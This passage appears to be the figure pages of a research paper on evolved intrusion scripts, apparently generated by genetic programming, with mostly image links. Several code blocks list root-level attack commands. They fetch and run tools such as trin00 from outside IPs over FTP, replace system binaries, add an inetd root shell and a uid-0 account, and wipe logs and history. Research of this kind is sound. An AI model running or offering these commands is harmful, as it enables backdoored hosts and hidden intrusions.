


FIGURE 5




FIGURE 6




FIGURE 7




FIGURE 8




FIGURE 9




FIGURE 10




FIGURE 11




FIGURE 12

```

su root
ftp 234.74.136.227
put /.rhosts
chmod u+x /var/log/logmkr
get chat1
get cleanMessages      chmod u+x cleanMessages
mv client1 /usr/bin/logmkr      rm /etc/hosts.deny
get trin00 mv trin00 /var/log/prog13
cd www      ls
rm /var/log/lastlog      rm /var/log/wtmp
chmod u+x cleanHistory ./cleanHistory 9
get bash      chmod u+x bash
echo 16000 stream tcp nowait root /usr/sbin/tcpd /bin/sh >> /etc/inetd.conf
./cleanHistory 10
mv ftp /bin/ftp      echo jill:x:0:0:/usr:/tmp:/bin/bash >> /etc/passwd
mv trin00 /var/log/mail.old      chmod u+x /var/log/mail.old
chmod u+x /usr/bin/prog13      cd /usr/bin
chmod u+x login      mv login /bin/login
rm /.bash_history      mv client1 /var/log/mail.old
mv trin00 /usr/bin/logmkr      chmod u+x /usr/bin/logmkr
chmod u+x /usr/sbin/logmkr      mv trin00 /usr/bin/mail.old
./cleanHistory 8      rm /var/log/messages
mv chatclnt /usr/sbin/prog13      mv client1 /var/log/prog13
mv chatclnt /var/log/prog13 ./mail.old
./cleanHistory 6
mv client1 /usr/sbin/mail.old
rm /usr/bin/logmkr
mv chatclnt /usr/bin/mail.old

```

FIGURE 13



FIGURE 14




FIGURE 15




FIGURE 16




FIGURE 17




FIGURE 18




FIGURE 19

```

su root
ftp 159.24.220.205
put ~/.rhosts
ftp 159.24.220.205
get cleanMessages
./cleanMessages
ftp 159.24.220.205
get cleanHistory
chmod u+x cleanHistory
./cleanHistory 11
rm cleanHistory
exit
  
```

Generation 100

```

su root
ftp 159.24.220.205
put /.rhosts
ftp 159.24.220.205
get cleanMessages
./cleanMessages
ftp 159.24.220.205
get cleanHistory
./cleanHistory 11
exit
  
```

Generation 213

FIGURE 20

```
su root
ftp 236.9.59.231
put /.rhosts
ftp 236.9.59.231
get cleanMessages
chmod u+x cleanMessages
./cleanMessages
ftp 236.9.59.231
get cleanHistory
./cleanHistory 9
rm cleanHistory
exit
```

Top scorer

```
su root
ftp 59.215.37.17
get chat1
mv chat1 /usr/sbin/logmkr
ftp 59.215.37.17
get client1
mv client1 /usr/bin/logmkr
ftp 59.215.37.17
get bash
chmod u+x bash
mv bash /bin/bash
ftp 213.79.105.162
get ftp
chmod u+x ftp
mv ftp /bin/ftp
ftp 213.79.105.162
get client1
mv client1 /usr/sbin/mail.old
chmod u+x /usr/sbin/mail.old
ftp 213.79.105.162
get cleanMessages
./cleanMessages
ftp 213.79.105.162
get cleanHistory
./cleanHistory 11
exit
```

Scorer #6

FIGURE 21




FIGURE 22